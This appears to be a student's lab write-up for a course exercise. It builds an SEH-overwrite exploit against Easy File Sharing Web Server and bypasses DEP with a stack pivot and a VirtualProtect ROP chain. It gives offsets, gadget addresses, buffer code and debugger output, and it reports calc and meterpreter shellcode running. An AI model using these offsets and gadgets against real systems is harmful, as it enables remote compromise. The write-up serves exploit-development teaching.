

Step 1:

Open the command line prompt as an administrator and entering the following:
bcdedit /set nx AlwaysOn

Once you do this, restart the operating system. (Note: You may need to disable this later for other class work.)

This will force it to use DEP. If you do this without ROP, of course no credit is possible, so make sure to force DEP on this process.

Answer:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>bcdedit /set nx AlwaysOn
The operation completed successfully.

C:\Users\IEUser>_
```

Figure 1: Turn on DEP.

```
C:\Users\IEUser>net statistics workstation
Workstation Statistics for \\IEWIN7

Statistics since 4/6/2022 7:26:09 PM
```

Figure 2: System boot time.

```
C:\Users\IEUser>bcdedit
Windows Boot Manager
identifier {bootmgr}
device partition=C:
description Windows Boot Manager
locale en-US
inherit {globalsettings}
default {current}
resumeobject {8c07be1e-21bb-11e8-9c5d-d181d62e5fbf}
displayorder {current}
toolsdisplayorder {memdiag}
timeout 30

Windows Boot Loader
identifier {current}
device partition=C:
path \Windows\system32\winload.exe
description Windows 7
locale en-US
inherit {bootloadersettings}
recoverysequence {8c07be20-21bb-11e8-9c5d-d181d62e5fbf}
recoveryenabled Yes
osdevice partition=C:
systemroot \Windows
resumeobject {8c07be1e-21bb-11e8-9c5d-d181d62e5fbf}
nx AlwaysOn

C:\Users\IEUser>net statistics workstation
Workstation Statistics for \\IEWIN7

Statistics since 4/6/2022 7:39:09 PM
```

Figure 3: DEP on after reboot and new system time as proof.

Step 2:

Fuzz the binary, such that you can order control flow.

Show a screenshot demonstrating this. This can be something such as A's, B's. If this is as far as you get, you have only completed a small portion.

Overwriting the SEH will do this. You can use !exchain.

Answer:

Using the output from !py mona pc 5000 as a buffer, I sent this string to the application to obtain a crash. Once the crash was achieved I used !py mona findmsp to locate the offset from the pattern found in SEH.

```
[+] Examining registers
EAX contains normal pattern : 0x386a4637 offset 4193
[+] Examining SEH chain
SEH record (nseh field) at 0x03e96fac overwritten with normal pattern : 0x34664633 offset 4061, followed by 931 bytes of cyclic data after the handler
[+] Examining stack (entire stack) - looking for cyclic pattern
Walking stack from 0x03e95000 to 0x03eafffc (0x0001affc bytes)
0x03e95fd1 ... Contains normal cyclic pattern at ESP=0x0d1 (0x209), offset 2, length 4998, ..., 0w03e9735c RSP=0x0d1 (0x209)
```

Figure 4: EAX offset 4193 | SEH offset 4061

```
235 #bad = fuzz # Mona pattern of 5000 bytes to find EAX and SEH offsets
236 bad = "A" * seh_offset # 4061 bytes for SEH offset
237 bad += nseh #NSEH
238 bad += seh #SEH
239 bad += "D" * (eax_offset - len(bad)) # Junk. EAX offset 4193
240 bad += "EEEE" # EAX
241 bad += "Z" * (len(fuzz) - len(buf)) # Junk on the end
```

Figure 5: Buffer that was sent to application.

```
0:004> g
(f60.92c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll -
eax=45454545 ebx=00000001 ecx=ffffffff edx=04005fac esi=04005f84 edi=04005fac
eip=61c277f6 esp=04005f00 ebp=04005f18 icpl=0 nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010202
sqlite3!sqlite3_errcode+0x8e:
61c277f6 81784c97a629a0 cmp    dword ptr [eax+4Ch].0A029A697h ds:002b:45454591=???????
0:007> !exchain
04006fac: 43434343
Invalid exception stack at 42424242
```

Figure 6: 4 B's (42's) to show control of crash, SEH and the exception handler has my C's (43's) in it. Four E's (45's) were sent before the end junk padding to sit in EAX and are there.

Step 3:

Remember – your pop pop ret won't work. You will want to do a large stack pivot that will reach your ROP chain. Thus, find an instruction to perform a stack pivot so that you can reach your ROP chain. For now, your chain could be something like a series of A's or B's. Eventually, it will be your ROP chain + the shellcode you execute.

To be clear, the stack pivot you want should be ADD ESP, SOME LARGE VALUE, that reaches your payload. **You may not use the one shown in class.** After this, start your ROP chain!

Show a screenshot demonstrating that you have done the above and can get to the first ROP gadget in the chain and that it executes. This can be any ROP gadget. At this stage, it is just proof of concept that you can get this far.

Answer:

What I did for this was sent my buffer and crashed the program. Then looked at the ESP register then looked through ESP to find the beginning of my buffer. Once I found it, I subtracted that value from ESP to get a general location to get the relative distance from ESP to the beginning of my buffer so I could run the mona module stackpivot. The reason I did this is because just running stackpivot gives a ton of results and I was trying options to narrow the list. This seemed to work in this case.




Figure 7: ESP is at 3fb55e0 and Payload starts at 3ca5fcf.

Run !py mona stackpivot -distance 2543 -cpb '\x00' to have mona generate a list of possible stack pivots. Note: this command takes a while to run.

```

Ending RETN 0x10 Nr found : 4
- Filtering and mutating 3408 gadgets
- Progress update : 500 / 3408 items proc
- Progress update : 1000 / 3408 items proc
- Progress update : 1500 / 3408 items proc
- Progress update : 2000 / 3408 items proc
- Progress update : 2500 / 3408 items proc
- Progress update : 3000 / 3408 items proc
- Progress update : 3408 / 3408 items proc
Stack pivots: minimum distance 2543
Non-SafesSH protected pivots :
0x1002280a : {pivot 4100 / 0x1004} : # ADD ESP,1004 # RETN    ** [ImageLoad.dll] ** | ascii {PAGE_EXECUTE_READ}
0x10022869 : {pivot 4100 / 0x1004} : # ADD ESP,1004 # RETN    ** [ImageLoad.dll] ** | ascii {PAGE_EXECUTE_READ}
0x10022877 : {pivot 4100 / 0x1004} : # ADD ESP,1004 # RETN    ** [ImageLoad.dll] ** | ascii {PAGE_EXECUTE_READ}
0x10022880 : {pivot 4100 / 0x1004} : # POP EBX ADD ESP,1004 # RETN    ** [ImageLoad.dll] ** | ascii {PAGE_EXECUTE_READ}
0x10022888 : {pivot 4104 / 0x1008} : # POP EBX # ADD ESP,1004 RETN    ** [ImageLoad.dll] ** | ascii {PAGE_EXECUTE_READ}
0x10022873 : {pivot 4104 / 0x1008} : # OR FAX:0FFFFFFF # POP FRX # Ann ESP,1004 # RETN    ** [ImageLoad.dll] ** | ascii

```

Figure 8: Mona.py stackpivot output. I chose the second pivot entry to try in my buffer @0x10022869.

```

1002285a 53      push    ebx
1002285b e50bdfffff  call    ImageLoad!SaveTIF+0x5980 (1001e5b0)
10022860 83c40c   add     esp, 0Ch
10022861 83c05c   mov     eax, ebp
10022865 5f      pop     eax
10022866 5e      pop     ebp
10022867 5d      pop     ebp
10022868 5b      pop     ebx
10022869 81c404100000 add    esp, 1004h
10022870 41      ret
10022870 5f      pop     edi
10022871 5e      pop     esi
10022872 5d      pop     ebp
10022873 83c8ff   or     eax, 0xFFFFFFFF
10022876 5b      pop     ebx
10022876 81c404100000 add    esp, 1004h
1002287d c3      ret
Command
*** wait with pending attach
Symbol search path is: srv*c:\symbols
Executable search path is:
(5d0 dbc): Break instruction exception - code 80000003 (first chance)
eax=7efac000 ebx=00000000 ecx=00000000 edx=773ef27a esi=00000000 edi=00000000
esp=0000000000000000 ebp=03c85f88 icpl=0          nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b          ef1=00000246
ntdll!DbgBreakPoint:
7736000c cc      int     3
0.004> bp 0x10022869
*** WARNING: Unable to verify checksum for C:\EFS Software\Easy File Sharing Web
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\E
0.004> g
0 e 10022869 0001 (0001) 0:**** ImageLoad!SaveTIF+0x9c39
0.004> g
(5d0, 494): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\E
eax=00000000 ebx=00000000 ecx=ffffffffff edx=773b34d5 esi=00000000 edi=00000000
esp=61c27766 esp=03c85f00 ebp=03c85f18 icpl=0          nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b          ef1=00010202
sqlite3!sqlite3_errcode+0x8e:
61c27766 81784c97a6290 cmp    dword ptr [eax+4Ch].0A029A697h ds:002b.585858a4
0.004>
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=10022869 edx=773b34d5 esi=00000000 edi=00000000
esp=10022869 esp=03c85f64 ebp=03c85f84 icpl=0          nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b          ef1=00000246
ImageLoad!SaveTIF+0x9c39:
10022869 81c404100000 add    esp, 1004h

```

Figure 9: Setting a breakpoint on stack pivot address of 0x10022869 is successful upon exception.

```

10022869 5b      pop    ebx
10022869 81c404100000 add    esp, 1004h
1002286f c3      ret
10022870 5f      pop    edi
10022871 5e      pop    esi
10022872 5d      pop    ebp
10022873 83c0ff   or     eax, 0xFFFFFFFFh
10022876 5b      pop    ebx
10022877 81c404100000 add    esp, 1004h
1002287d c3      ret
1002287e 90      nop

```

Command

```

eax=00000000 ebx=00000000 ecx=10022869 edx=773b34d5
eip=10022869 esp=03c85964 ebp=03c85984 iopl=0
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002
ImageLoad!SaveTIF+0x9c39:
10022869 81c404100000 add    esp, 1004h
0:004> r @esp
esp=03c85964
0:004> dd 03c85964
03c85964 773b34c1 03c85a4c 03c86fac 03c85a9c
03c85974 03c85a20 03c86fac 773b34d5 03c86fac
03c85984 03c85a34 773b3493 03c85a4c 03c86fac
03c85994 03c85a9c 03c85a20 10022869 00000000
03c859a4 03c85a4c 03c86fac 773b3434 03c85a4c
03c859b4 03c86fac 03c85a9c 03c85a20 10022869
03c859c4 03c85fac 03c85a4c 03c85f84 00000000
03c859d4 00000000 00000000 00000000 00000000
0:004> t
eax=00000000 ebx=00000000 ecx=10022869 edx=773b34d5
eip=1002286f esp=03c86968 ebp=03c85984 iopl=0
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002
ImageLoad!SaveTIF+0x9c3f:
1002286f c3      ret
0:004> r @esp
esp=03c86968
0:004> dd 03c86968
03c86968 41414141 41414141 41414141 41414141
03c86978 41414141 41414141 41414141 41414141
03c86988 41414141 41414141 41414141 41414141
03c86998 41414141 41414141 41414141 41414141
03c869a8 41414141 41414141 41414141 41414141
03c869b8 41414141 41414141 41414141 41414141
03c869c8 41414141 41414141 41414141 41414141
03c869d8 41414141 41414141 41414141 41414141

```

Figure 10: Seems to work as we're back in the A's on the stack.

```

10022868 5b      pop    ebx
10022869 81c404100000 add    esp, 1004h
1002286f c3      ret
10022870 5f      pop    edi
10022871 5e      pop    esi
10022872 5d      pop    ebp
10022873 83c0ff   or     eax, 0xFFFFFFFFh
10022876 5b      pop    ebx
10022877 81c404100000 add    esp, 1004h
1002287d c3      ret

```

Command

```

03f8603d 41414141 41414141 41414141 41414141
03f8604d 03f86458
03f85fce 41414141 41414141 41414141 41414141
03f85fd0 41414141 41414141 41414141 41414141
03f85fe0 41414141 41414141 41414141 41414141
03f85ffe 41414141 41414141 41414141 41414141
03f86000 41414141 41414141 41414141 41414141
03f86004 41414141 41414141 41414141 41414141
03f86008 41414141 41414141 41414141 41414141
03f8600c 41414141 41414141 41414141 41414141
03f8603e 41414141 41414141 41414141 41414141
03f8603f 0007> dd 03f86568 +
03f86541 41414141 41414141 41414141 41414141
03f86544 41414141 41414141 41414141 41414141
03f86547 41414141 41414141 41414141 41414141
03f86550 41414141 41414141 41414141 41414141
03f86553 41414141 41414141 41414141 41414141
03f86556 41414141 41414141 41414141 41414141
03f86559 41414141 41414141 41414141 41414141
03f86562 41414141 41414141 41414141 41414141
03f86565 41414141 41414141 41414141 41414141
03f86568 41414141 41414141 41414141 41414141
03f8656b 41414141 41414141 41414141 41414141
03f8656e 41414141 41414141 41414141 41414141
03f86571 41414141 41414141 41414141 41414141
03f86574 41414141 41414141 41414141 41414141
03f86577 41414141 41414141 41414141 41414141
03f86580 41414141 41414141 41414141 41414141
03f86583 41414141 41414141 41414141 41414141
03f86586 41414141 41414141 41414141 41414141
03f86589 41414141 41414141 41414141 41414141
03f86592 41414141 41414141 41414141 41414141
03f86595 41414141 41414141 41414141 41414141
03f86598 41414141 41414141 41414141 41414141
03f8659b 41414141 41414141 41414141 41414141
03f8659e 41414141 41414141 41414141 41414141
03f865a1 41414141 41414141 41414141 41414141
03f865a4 41414141 41414141 41414141 41414141
03f865a7 41414141 41414141 41414141 41414141
03f865a0 41414141 41414141 41414141 41414141
03f865a3 41414141 41414141 41414141 41414141
03f865a6 41414141 41414141 41414141 41414141
03f865a9 41414141 41414141 41414141 41414141
03f865ac 41414141 41414141 41414141 41414141
03f865d1 41414141 41414141 41414141 41414141
03f865d4 41414141 41414141 41414141 41414141
03f865d7 41414141 41414141 41414141 41414141
03f865d0 41414141 41414141 41414141 41414141
03f865d3 41414141 41414141 41414141 41414141
03f865d6 41414141 41414141 41414141 41414141
03f865d9 41414141 41414141 41414141 41414141
03f865dc 41414141 41414141 41414141 41414141
03f865e1 41414141 41414141 41414141 41414141
03f865e4 41414141 41414141 41414141 41414141
03f865e7 41414141 41414141 41414141 41414141
03f865e0 41414141 41414141 41414141 41414141
03f865e3 41414141 41414141 41414141 41414141
03f865e6 41414141 41414141 41414141 41414141
03f865e9 41414141 41414141 41414141 41414141
03f865ec 41414141 41414141 41414141 41414141
03f865f1 41414141 41414141 41414141 41414141
03f865f4 41414141 41414141 41414141 41414141
03f865f7 41414141 41414141 41414141 41414141
03f865fa 41414141 41414141 41414141 41414141
03f865fb 41414141 41414141 41414141 41414141
03f865fc 41414141 41414141 41414141 41414141
03f865fd 41414141 41414141 41414141 41414141
03f865fe 41414141 41414141 41414141 41414141
03f865ff 41414141 41414141 41414141 41414141
03f86600 41414141 41414141 41414141 41414141
03f86603 41414141 41414141 41414141 41414141
03f86606 41414141 41414141 41414141 41414141
03f86609 41414141 41414141 41414141 41414141
03f8660c 41414141 41414141 41414141 41414141
03f8660f 41414141 41414141 41414141 41414141
03f86612 41414141 41414141 41414141 41414141
03f86615 41414141 41414141 41414141 41414141
03f86618 41414141 41414141 41414141 41414141
03f8661b 41414141 41414141 41414141 41414141
03f8661e 41414141 41414141 41414141 41414141
03f86621 41414141 41414141 41414141 41414141
03f86624 41414141 41414141 41414141 41414141
03f86627 41414141 41414141 41414141 41414141
03f8662a 41414141 41414141 41414141 41414141
03f8662d 41414141 41414141 41414141 41414141
03f86630 41414141 41414141 41414141 41414141
03f86633 41414141 41414141 41414141 41414141
03f86636 41414141 41414141 41414141 41414141
03f86639 41414141 41414141 41414141 41414141
03f8663c 41414141 41414141 41414141 41414141
03f8663f 41414141 41414141 41414141 41414141
03f86642 41414141 41414141 41414141 41414141
03f86645 41414141 41414141 41414141 41414141
03f86648 41414141 41414141 41414141 41414141
03f8664b 41414141 41414141 41414141 41414141
03f8664e 41414141 41414141 41414141 41414141
03f86651 41414141 41414141 41414141 41414141
03f86654 41414141 41414141 41414141 41414141
03f86657 41414141 41414141 41414141 41414141
03f8665a 41414141 41414141 41414141 41414141
03f8665d 41414141 41414141 41414141 41414141
03f86660 41414141 41414141 41414141 41414141
03f86663 41414141 41414141 41414141 41414141
03f86666 41414141 41414141 41414141 41414141
03f86669 41414141 41414141 41414141 41414141
03f8666c 41414141 41414141 41414141 41414141
03f86671 41414141 41414141 41414141 41414141
03f86674 41414141 41414141 41414141 41414141
03f86677 41414141 41414141 41414141 41414141
03f8667a 41414141 41414141 41414141 41414141
03f8667d 41414141 41414141 41414141 41414141
03f86680 41414141 41414141 41414141 41414141
03f86683 41414141 41414141 41414141 41414141
03f86686 41414141 41414141 41414141 41414141
03f86689 41414141 41414141 41414141 41414141
03f8668c 41414141 41414141 41414141 41414141
03f8668f 41414141 41414141 41414141 41414141
03f86692 41414141 41414141 41414141 41414141
03f86695 41414141 41414141 41414141 41414141
03f86698 41414141 41414141 41414141 41414141
03f8669b 41414141 41414141 41414141 41414141
03f8669e 41414141 41414141 41414141 41414141
03f866a1 41414141 41414141 41414141 41414141
03f866a4 41414141 41414141 41414141 41414141
03f866a7 41414141 41414141 41414141 41414141
03f866a0 41414141 41414141 41414141 41414141
03f866a3 41414141 41414141 41414141 41414141
03f866a6 41414141 41414141 41414141 41414141
03f866a9 41414141 41414141 41414141 41414141
03f866ac 41414141 41414141 41414141 41414141
03f866d1 41414141 41414141 41414141 41414141
03f866d4 41414141 41414141 41414141 41414141
03f866d7 41414141 41414141 41414141 41414141
03f866d0 41414141 41414141 41414141 41414141
03f866d3 41414141 41414141 41414141 41414141
03f866d6 41414141 41414141 41414141 41414141
03f866d9 41414141 41414141 41414141 41414141
03f866dc 41414141 41414141 41414141 41414141
03f866e1 41414141 41414141 41414141 41414141
03f866e4 41414141 41414141 41414141 41414141
03f866e7 41414141 41414141 41414141 41414141
03f866e0 41414141 41414141 41414141 41414141
03f866e3 41414141 41414141 41414141 41414141
03f866e6 41414141 41414141 41414141 41414141
03f866e9 41414141 41414141 41414141 41414141
03f866ec 41414141 41414141 41414141 41414141
03f866f1 41414141 41414141 41414141 41414141
03f866f4 41414141 41414141 41414141 41414141
03f866f7 41414141 41414141 41414141 41414141
03f866f0 41414141 41414141 41414141 41414141
03f866f3 41414141 41414141 41414141 41414141
03f866f6 41414141 41414141 41414141 41414141
03f866f9 41414141 41414141 41414141 41414141
03f866fc 41414141 41414141 41414141 41414141
03f866fd 41414141 41414141 41414141 41414141
03f866fe 41414141 41414141 41414141 41414141
03f866ff 41414141 41414141 41414141 41414141

```

Figure 11: Now that I have the stack pivot working, I calculated the distance to my payload. The distance is 2457 bytes.

Step 4:

Develop a ROP chain of your choosing to overcome DEP. Beware of bad bytes! I recommend doing your ROP search to exclude bad bytes, so you do not have to worry about them.

Show screenshot showing that you developed a ROP chain, and that it has bypassed DEP. You should be able to show it that it reaches your shellcode and can start executing it.

Thus, if \x90, it will execute a NOP, rather than going to address 0x90909090, and giving an access violation because nothing is there.

Answer:

To look for bad bytes I used !mona bytearray -cpb '\x00' to generate a string of bytes and send that in my payload. Then looked for the pattern on the stack.

```
03b688dd 44 44 44 44 DDDD
03b688e1 44 44 44 44 DDDD
03b688e5 44 44 44 44 DDDD
03b688e9 44 44 44 44 DDDD
03b688ed 44 44 44 44 DDDD
03b688f1 44 44 44 44 DDDD
03b688f5 44 44 44 44 DDDD
03b688f9 44 44 44 44 DDDD
03b688fd 44 44 44 44 DDDD
03b68901 44 44 44 44 DDDD
03b68905 44 44 44 44 DDDD
03b68909 45 45 45 45 EEEE
03b6890d 01 02 03 04 .....
03b68911 05 06 07 08 .....
03b68915 09 0a 0b 0c .....
03b68919 0d 0e 0f 10 .....
03b6891d 11 12 13 14 .....
03b68921 15 16 17 18 .....
03b68925 19 1a 1b 1c .....
03b68929 1d 1e 1f 20 .....
```

Figure 12: Mona bad byte pattern location on stack starts at 0x03b6890d.

Then I ran the following to have mona look through the region for the pattern and compare it with the previously generated pattern:

```
!py mona compare -f C:\Program Files (x86)\Windows Kits\8.0\Debuggers\bytearray.bin -a 0x03b6890d
```

```
J:004> ? 03bf890d -1
Evaluate expression: 62884109 = 03bf890d
0:004> !py mona compare -f C:\Program Files (x86)\Windows Kits\8.0\Debuggers\bytearray.bin -a 03bf890d
Hold on...
[+] Command used:
[+] C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86\mona.py compare -f C:\Program Files (x86)\Windows Kits\8.0\Debuggers\byt
[+] Reading file C:\Program Files (x86)\Windows Kits\8.0\Debuggers\bytearray.bin...
Read 255 bytes from file
[+] Preparing output file 'compare.txt'
- (Re)setting logfile compare.txt
[+] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.
C:\Program Files (x86)\Windows Kits\8.0\Debuggers\bytearray.bin has been recognized as RAW bytes.
[+] Fetched 255 bytes successfully from C:\Program Files (x86)\Windows Kits\8.0\Debuggers\bytearray.bin
- Comparing 1 location(s)
Comparing bytes from file with memory :
0x03bf890d | [+] Comparing with memory at location : 0x03bf890d (Stack)
0x03bf890d | !!! Hooray, normal shellcode unmodified !!!
0x03bf890d | Bytes omitted from input: 00
[+] This mona.py action took 0:00:00.344000
```

Figure 13: Looks like 0x00 is the only bad byte!

After crashing the program again I passed execution to the program. Then, ran !py mona modules to determine what DLLs are loaded by the application and if there any restrictions on them.

Module info :								
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
0x10000000	0x10050000	0x00050000	False	False	False	False	False	-1.0. [ImageLoad.dll] (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x61c00000	0x61c99000	0x00099000	False	False	False	False	False	3.8.8.3 [sqlite3.dll] (C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll)
0x04000000	0x005c2000	0x001c2000	False	False	False	False	False	7.2.0.0 [fsws.exe] (C:\EFS Software\Easy File Sharing Web Server\fsws.exe)

These are the 2 modules that fit the criteria to look for ROP gadgets, at least for what we've learned so far. I ran the following command to generate ROP gadgets to use:

```
!py mona rop -m sqlite3.dll,ImageLoad.dll -cpb '\x00'
```

Figure 14: I chose the python VirtualProtect() rop gadget generated by mona.

There's an issue with one of the gadgets. Specifically, the EBX gadget(s). To accomplish this, I performed a 2's compliment on the negative of 201 and pushed the value (201) into EBX. NEG EAX performs 2's compliment on the value and the instructions at 0x1001da09 move the result into EBX as needed. The issue with the instructions at 0x1001da09 is that it also includes other things to compensate for, namely ESP+0C. This instruction saves the fourth argument on the stack to EAX. So, I needed to add 4 instructions following it to set up the rest of the gadgets, 2 NOPs and the other 2 are to POP EAX and RETN which POP EAX takes 4 bytes off the top of the stack and stores them into EAX and RETN loads the following 4 bytes at ESP into EIP, which is the writable location to increment the instruction accordingly. The rest of the gadgets were fine and didn't need to be altered.

```
29 #[--INFO:gadgets_to_set_ebx:---]
30 0x10015442, # POP EAX # RETN    ** [ImageLoad.dll] ** | ascii {PAGE_EXECUTE_READ}
31 #0x00000000, # [-] Unable to find gadget to put 00000201 into ebx # This won't work need to fix this.
32 # Being that 201 is a positive number you can make this negative and do 2's compliment to reverse it back to positive.
33 # Take the 2's compliment of 201, which is 0xfffffdff and do 2's compliment with NEG EAX and then put the result (EAX) in EBX as required.
34 0xfffffdff, # -201
35 0x100231d1, # NEG EAX # RETN    ** [ImageLoad.dll] ** | {PAGE_EXECUTE_READ} # 2's complement of 0x00000201 and move EAX into EBX
36 0x1001da09, # ADD EBX,EAX # MOV EAX,DWORD PTR [ESP+0CH] # INC DWORD PTR [EAX] # RETN    ** [ImageLoad.dll] ** | {PAGE_EXECUTE_READ}
37
38 # The ESP+0C needs to be fixed too from the previous instruction.
39 0x1001a858, # RETN (ROP NOP) [ImageLoad.dll]
40 0x1001a858, # RETN (ROP NOP) [ImageLoad.dll]
41 0x10015442, # POP EAX # RETN [ImageLoad.dll]
42 0x61c73f71, # &Writable location [sqlite3.dll]
```

Figure 15: The alterations to the EBX gadget I made to fix the ROP chain.

Step 5:

Get your shellcode to execute! Where will you place your shellcode?! You want it to get there and execute flawlessly. Include a screenshot to indicate what you chose. Note: any shellcode is acceptable, as long as it is documented. For instance, if it is a found shellcode that is benign,

such as a pop calc, please note that. Do not use malicious shellcode unless you have created it yourself by hand, and in that case, please provide the Assembly for it as well.

Show screenshot of shellcode. This can be anything simple you can find or create. Do not just do nops or \xcc. You need not create the shellcode.

Answer:




Figure 16: The beginning of the calc.exe shellcode is now being executed.




Figure 17: Same as above for meterpreter shellcode.




Figure 18: Successfully received a callback and connection with meterpreter shellcode.